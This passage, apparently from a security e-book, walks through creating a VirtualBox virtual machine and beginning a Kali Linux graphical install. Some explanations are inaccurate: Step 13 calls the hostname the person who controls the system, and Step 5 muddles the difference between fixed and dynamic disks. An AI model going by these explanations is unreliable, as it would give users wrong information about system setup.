


Figure 10- Source: Internet

Step 3: Create a new virtual hard disk. Select the second option "**Create a new virtual hard disk now**". Hit the "**Create**" button.




Figure 11- Source: Internet

Step 4: A new window will be shown to you and choose the first option "**Virtual Box Disk Image**" then tap on the "**Next**" button.




Figure 12- Source: Internet

Step 5: Here, you have two options "**Dynamic and Fixed Size**". A dynamic allocated hard disk file will only use space on your physical hard disk as it fills up it'll take space from the main hard disk. If you choose the "**Fixed Size**", it'll cut some space from the physical hard disk when the size is filled. You can't get space from the physical hard disk. I recommend you to choose the dynamic hard disk.




Figure 13- Source: Internet

Step 6: In this step, choose the amount of space for the hard disk. If you've selected fixed size hard disk so at least 15 GB you should select the size of hard disk.




Figure 14- Source: Internet

Step 7: Now, you've successfully created new virtual machine but it's not finished yet. Click on the Virtual Box "**Settings**". Navigate to the "**Display tab**" then increase the "**Video Memory**".




Figure 15- Source: Internet

Step 8: Click on the "**Storage tab**" then tap on DVD icon. A small window will pop, choose "**Choose Disk**". Now, Choose the Kali Linux ISO file that you've downloaded from its site.




Figure 16- Source: Internet

Step 9: It's done now. Click the "**OK**" button to end up the creating a new virtual machine process.

Step 10: Open the Virtual Box then select the Kali Linux virtual machine. Tap on the "**Start**" button at the top.




Figure 17- Source: Internet

Step 11: When you start the virtual machine, the Kali Linux will pop up. They're three options to choose. Choose 'Graphical Install' for full installation process.

Figure 18- Source: Internet

Step 12: In this step, you're going to choose language, keyboard, and Location. Hit the "**Continue**" button.

Step 13: Choose a hostname. The hostname is a single word that identifies your system to the network. The hostname is the person who will use the operating system and have full control over it.

Figure 19- Source: Internet

Step 14: Choose a domain name. The domain name is an internet Web address that mostly ends up with ".com, .org, .net, and .Edu". If you have a domain just type the name. If you don't have Website, skip this process.

Step 15: Try to type a strong password for the root user. A strong password contains upper case letter, lower case letter, and symbols.

Figure 20- Source: Internet

Step 16: Select a proper time zone for your operating system.

Step 17: We are now able to select our disk partition scheme. You will be presented with four options. Choose **Guided- use entire disk**, as this allows for easy partitioning.

Step 18: Once you've chosen the partitioning. Now, select the option "**SCSI1 (0,0,0) (sda) -56.8 GB ATA VBOX HARDDISK**".

